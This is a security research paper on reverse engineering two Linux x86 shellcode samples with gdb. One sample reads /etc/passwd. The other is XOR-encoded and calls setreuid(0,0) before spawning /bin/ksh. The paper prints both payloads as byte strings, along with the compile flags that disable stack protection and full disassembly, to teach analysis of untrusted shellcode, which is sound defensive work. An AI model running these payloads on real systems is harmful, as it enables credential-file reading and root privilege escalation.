Linux x86 Reverse Engineering

Shellcode Disassembling and XOR decryption

Harsh N. Daftary
Sr. Security Researcher at CSPF
Security Consultant at Trunkoz Technologies
info@securityLabs.in

Abstract:--
Most of the Windows as well as Linux based programs contains bugs or security holes and/or errors. These bugs or error in program can be exploited in order to crash the program or make system do unwanted stuff. A code which crashes the given program is called an exploit.

Exploit usually attack a program on Memory Corruption, Segmentation Dump, format string, Buffer overflow or something else.

Now exploit's work is just to attack the bug but there is another piece of code attacked with the exploit called as Shellcode whose debugging and analysis we will understand in this paper.

Introduction:-
Shellcode are not responsible for exploiting but to create a shell or execute something on victim system after exploiting the bug.

Shellcode can execute almost all the functions that a independent program could. Execution of this code takes place after exploiting vulnerability.(usually)

Importance :
By just looking at shellcode we cannot say what it does, As hackers often uses various shellcodes along with their respective exploits

We just believe what description of shellcode says and are ready to run it but, How can we trust it. It can do many other functions apart from what its description say and it can end up in compromising our own system.

So the reverse Engineering Helps us to to get idea of working of the code.

Basic idea about encryption and x86 structure is required.

General Registers :
32 bits : EAX EBX ECX EDX
16 bits : AX BX CX DX
8 bits : AH AL BH BL CH CL DH

EAX,AX,AH,AL :
Called the Accumulator register.
It is used for I/O port access, arithmetic, interrupt calls.

Segment Registers :
CS DS ES FS GS SS
Segment registers hold the segment address of various items

Index and Pointers:
ESI EDI EBP EIP ESP
idexes and pointer and the offset part of and address. They have various uses but each register has a specific function.

Test System Specification :
Linux Ubuntu 10.04
Intel i3
System Architecture: x86- 32 bit
NASM assembled shellcode

In this paper we will do reverse Engineering of Two programs.

1. Simple program that reades /etc/passwd file

2. XOR enecrypted shellcode thats launches new shell ksh with setreuid (0,0)


1. Simple program that reads /etc/passwd file

Shellcode: (Download Link given in the end)

"\x31\xc0\x99\x52\x68\x2f\x63\x61\x74\x68\x2f\x62\x69\x6e\x89\xe3\x52\x68\x73\x73\x77\x64\x68\x2f\x2f\x70\x61\x68\x2f\x65\x74\x63\x89\xe1\xb0\x0b\x52\x51\x53\x89\xe1\xcd\x80"

Now we create a simple programt that will execute this code and


Compile it using
gcc –fno-stack-protector -z execstack code.c –o shellcode
It will compile our code and program should work without any hindrance.



Now lets change its permission and Execute it in gdb

chmod +x shellcode

Lets load our Program into Debugger
Now we set the disassembling structure to intel.



Looking at our source code file we can find that the name of pointer in which we stored our shellcode is "code"

so we create breakpoint at this pointer and run so at point we hit our breakpoint that time we disassemble the program

Debugger Output:
0x0804a040 <+0>: xor eax,eax
--- > It will xor eax with eax, it is used to make eax register 0

0x0804a042 <+2>: cdq
0x0804a043 <+3>: push edx

0x0804a044 <+4>: push 0x7461632f
0x0804a049 <+9>: push 0x6e69622f
0x0804a04e <+14>: mov ebx,esp
--- > Copies the data stored into esp into ebx

0x0804a050 <+16>: push edx
0x0804a051 <+17>: push 0x64777373
0x0804a056 <+22>: push 0x61702f2f
0x0804a05b <+27>: push 0x6374652f
0x0804a060 <+32>: mov ecx,esp
0x0804a062 <+34>: mov al,0xb
--- > loads AL register with (0xb)hex

0x0804a064 <+36>: push edx
0x0804a065 <+37>: push ecx
0x0804a066 <+38>: push ebx
0x0804a067 <+39>: mov ecx,esp
--- > copy data stored in esp into ecx register

0x0804a069 <+41>: int 0x80
--- > Makes a syscall and by interrupt 80

0x0804a06b <+43>: add BYTE PTR [eax],al

So now we have to stop just before execution so we create breakpoint at a place where program makes a syscall i.e. at address: **0x0804a069**

Interrupt 80 makes a syscall with syscall number stored in eax register,
as we can see by code:
print /x $eax --->> $eax = 11


We need to find function that will start at syscall number 11

so under **x86** structure we open :
/usr/src/linux-headers-2.6.32-21/arch/x86/include/asm/unistd_32.h

This file contains list of functions against their syscall numbers

So at 11th syscall we understand that program is calling "execve"

So lets open manual of **execve**



Now lets examine values stored in other 32 bit registers

```
(gdb) print $eax
$1 = 11
(gdb) print $ebx
$2 = -1073744928
(gdb) x/s $ebx
0xbffff3e0:      "/bin/cat"
(gdb) x/16 $ecx
0xbffff3c4:      "\340\363\377\277\320\363\377\277"
0xbffff3cd:      ""
0xbffff3ce:      ""
0xbffff3cf:      ""
0xbffff3d0:      "/etc//passwd"
0xbffff3dd:      ""
0xbffff3de:      ""
0xbffff3df:      ""
0xbffff3e0:      "/bin/cat"
0xbffff3e9:      ""
0xbffff3ea:      ""
0xbffff3eb:      ""
0xbffff3ec:      "K\204\004\b\020\205\004\b+"
0xbffff3f6:      ""
0xbffff3f7:      ""
0xbffff3f8:      "`\204\004\b\030\364\377\277\245T\027"
```


ebx i.e. Second argument contains a hex number which converted into string says **/bin/cat**

cat is Linux bash command used to read a file

3rd argument i.e. ecx register stores a location of file which will be read by cat function
so file is 0xbffff3d0: "/etc//passwd"

So we conclude that the given piece if shellcode will make show output of cat function
i.e. it will read /etc/passwd file and then will exit.

Proof Of concept :



Now we can conclude that shellcode simply reads a file and shows it output
hence It doesn't harm computer in direct manner

2. XOR enecrypted shellcode thats launches new shell ksh with setreuid (0,0)


Shellcode :


"\xeb\x0d\x5e\x31\xc9\xb1\x21\x80\x36\x7c\x46\xe2\xfa\xeb\x05\xe8\xee\xff\xff\xff\x16\x3a\x24\x4d\xa7\x4d\xb5\xb1\xfc\x4d\xae\x16\x77\x24\x2e\x14\x53\x17\x0f\x14\x14\x53\x1e\x15\x12\xf5\x9f\x2e\x2f\xf5\x9d\xb1\xfc"

Now we create a c++ script that will execute this code and

Compile it using
gcc –fno-stackp-protector -z execstack code.c –o shellcode
Importance of this code it to compile our code without any hindrance. (Just as before)

Lets load our Program into Debugger
Looking at our source code file we can find that the name of pointer in which we stored our shellcode is "code"
so we create breakpoint at this pointer and run so at point we hit our breakpoint that time we disassemble the program






0x0804a047 <+7>: xorb $0x7c,(%esi)
0x0804a04a <+10>: inc %esi
0x0804a04b <+11>: loop 0x804a047 <code+7>
0x0804a04d <+13>: jmp 0x804a054 <code+20>

Here this lines of code will Decrypt all the commands till end With 0x7c and then will jump to 0x804a054
So now we create break point just after XOR decryption finishes and before it jumps to another memory location for further execution

```
(gdb) break *0x0804a04d
Breakpoint 2 at 0x804a04d
(gdb) c
Continuing.

Breakpoint 2, 0x0804a04d in code ()
(gdb) disassemble
Dump of assembler code for function code:
   0x0804a040 <+0>:     jmp    0x804a04f <code+15>
   0x0804a042 <+2>:     pop    esi
   0x0804a043 <+3>:     xor    ecx,ecx
   0x0804a045 <+5>:     mov    cl,0x21
   0x0804a047 <+7>:     xor    BYTE PTR [esi],0x7c
   0x0804a04a <+10>:    inc    esi
   0x0804a04b <+11>:    loop   0x804a047 <code+7>
=> 0x0804a04d <+13>:    jmp    0x804a054 <code+20>
   0x0804a04f <+15>:    call   0x804a042 <code+2>
   0x0804a054 <+20>:    push   0x46
   0x0804a056 <+22>:    pop    eax
   0x0804a057 <+23>:    xor    ebx,ebx
   0x0804a059 <+25>:    xor    ecx,ecx
   0x0804a05b <+27>:    int    0x80
   0x0804a05d <+29>:    xor    edx,edx
   0x0804a05f <+31>:    push   0xb
   0x0804a061 <+33>:    pop    eax
   0x0804a062 <+34>:    push   edx
   0x0804a063 <+35>:    push   0x68736b2f
   0x0804a068 <+40>:    push   0x6e69622f
   0x0804a06d <+45>:    mov    ebx,esp
   0x0804a06f <+47>:    push   edx
   0x0804a070 <+48>:    push   ebx
   0x0804a071 <+49>:    mov    ecx,esp
   0x0804a073 <+51>:    int    0x80
   0x0804a075 <+53>:    add    BYTE PTR [eax],al
End of assembler dump.
(gdb)
```

As we can compare this disassembly output to the previous one, we can understand all the instructions after **0x0804a04d** are now decrypted So basically XOR decryption is finished, Now we look at EIP +27 we see that Inturrupt 80 is being called for syscall so we new create our new breakpoint there



Just as Before EAX register contains Syscall Number
EBX and ECX register contains Arguments

```
Continuing.

Breakpoint 3, 0x0804a05b in code ()
(gdb) disassemble
Dump of assembler code for function code:
   0x0804a040 <+0>:     jmp    0x804a04f <code+15>
   0x0804a042 <+2>:     pop    esi
   0x0804a043 <+3>:     xor    ecx,ecx
   0x0804a045 <+5>:     mov    cl,0x21
   0x0804a047 <+7>:     xor    BYTE PTR [esi],0x7c
   0x0804a04a <+10>:    inc    esi
   0x0804a04b <+11>:    loop   0x804a047 <code+7>
   0x0804a04d <+13>:    jmp    0x804a054 <code+20>
   0x0804a04f <+15>:    call   0x804a042 <code+2>
   0x0804a054 <+20>:    push   0x46
   0x0804a056 <+22>:    pop    eax
   0x0804a057 <+23>:    xor    ebx,ebx
   0x0804a059 <+25>:    xor    ecx,ecx
=> 0x0804a05b <+27>:    int    0x80
   0x0804a05d <+29>:    xor    edx,edx
   0x0804a05f <+31>:    push   0xb
   0x0804a061 <+33>:    pop    eax
   0x0804a062 <+34>:    push   edx
   0x0804a063 <+35>:    push   0x68736b2f
   0x0804a068 <+40>:    push   0x6e69622f
   0x0804a06d <+45>:    mov    ebx,esp
   0x0804a06f <+47>:    push   edx
   0x0804a070 <+48>:    push   ebx
   0x0804a071 <+49>:    mov    ecx,esp
   0x0804a073 <+51>:    int    0x80
   0x0804a075 <+53>:    add    BYTE PTR [eax],al
End of assembler dump.
(gdb) print $eax
$4 = 70
(gdb) print $ebx
$5 = 0
(gdb) print $ecx
$6 = 0
(gdb)
```

Syscall Number is 70
And Arguments are 0,0

so under x86 structure we open :
/usr/src/linux-headers-2.6.32-21/arch/x86/include/asm/unistd_32.h

```
  GNU nano 2.2.2 File: ...-2.6.32-21/
#define __NR_dup2                63
#define __NR_getppid             64
#define __NR_getpgrp             65
#define __NR_setsid              66
#define __NR_sigaction           67
#define __NR_sgetmask            68
#define __NR_ssetmask            69
#define __NR_setreuid            70
#define __NR_setregid            71
#define __NR_sigsuspend          72
#define __NR_sigpending          73
#define __NR_sethostname         74
#define __NR_setrlimit           75
#define __NR_getrlimit           76
#define __NR_getrusage           77
#define __NR_gettimeofday        78
#define __NR_settimeofday        79
#define __NR_getgroups           80
#define __NR_setgroups           81
```

```
SETREUID(2)              Linux Programmer's Manual              SETREUID(2

NAME
       setreuid, setregid - set real and/or effective user or group ID

SYNOPSIS
       #include <sys/types.h>
       #include <unistd.h>

       int setreuid(uid_t ruid, uid_t euid);
       int setregid(gid_t rgid, gid_t egid);
```

So Here 1st argument sets uid and 2nd argument sets gid
Which in our case both are 0
Root user has uid and gid 0
Means the program here is trying to get the root access over system.

Now lets create breakpoint where program calls interrupt 80 to make a syscall

```
(gdb) break *0x0804a073
Breakpoint 3 at 0x804a073
(gdb) c
Continuing.

Breakpoint 3, 0x0804a073 in code ()
```

```
(gdb) disassemble
Dump of assembler code for function code:
   0x0804a040 <+0>:     jmp    0x804a04f <code+15>
   0x0804a042 <+2>:     pop    %esi
   0x0804a043 <+3>:     xor    %ecx,%ecx
   0x0804a045 <+5>:     mov    $0x21,%cl
   0x0804a047 <+7>:     xorb   $0x7c,(%esi)
   0x0804a04a <+10>:    inc    %esi
   0x0804a04b <+11>:    loop   0x804a047 <code+7>
   0x0804a04d <+13>:    jmp    0x804a054 <code+20>
   0x0804a04f <+15>:    call   0x804a042 <code+2>
   0x0804a054 <+20>:    push   $0x46
   0x0804a056 <+22>:    pop    %eax
   0x0804a057 <+23>:    xor    %ebx,%ebx
   0x0804a059 <+25>:    xor    %ecx,%ecx
   0x0804a05b <+27>:    int    $0x80
   0x0804a05d <+29>:    xor    %edx,%edx
   0x0804a05f <+31>:    push   $0xb
   0x0804a061 <+33>:    pop    %eax
   0x0804a062 <+34>:    push   %edx
   0x0804a063 <+35>:    push   $0x68736b2f
   0x0804a068 <+40>:    push   $0x6e69622f
   0x0804a06d <+45>:    mov    %esp,%ebx
   0x0804a06f <+47>:    push   %edx
---Type <return> to continue, or q <return> to quit---
   0x0804a070 <+48>:    push   %ebx
   0x0804a071 <+49>:    mov    %esp,%ecx
=> 0x0804a073 <+51>:    int    $0x80
   0x0804a075 <+53>:    add    %al,(%eax)
End of assembler dump.
(gdb) print $eax
$1 = 11
(gdb) print $ebx
$2 = -1073744896
(gdb) x/s $ebx
0xbffff400:      "/bin/ksh"
(gdb) x/s $ecx
0xbffff3f8:      ""
(gdb)
```

Here again we Have Syscall Number 11 that is execve function as we saw that last time.
And EBX register contains hex data which we convert into string so we get /bin/ksh

So it means This shellcode is going to first decode it self, then will try to get root access on system and then will open another shell called kshell located at /bin/ksh with root access

So this scripts seems to get root access so we won't execute it
As it seems malicious that why would a normal process would try to get root access

So In such a way we can do reverse engineering of compiled programs in linux and Step by step understand what a program does.

This method can be implemented by Antivirus company in order to check encrypted viruses or malicious codes.

Reference :

1. Vivek ramchandran’s assembly language tutorial
2. J prassanna and Hiren Shah for providing research platform

Shellcodes :

1. http://www.shell-storm.org/shellcode/files/shellcode-809.php
2. http://www.shell-storm.org/shellcode/files/shellcode-571.php

THANK YOU !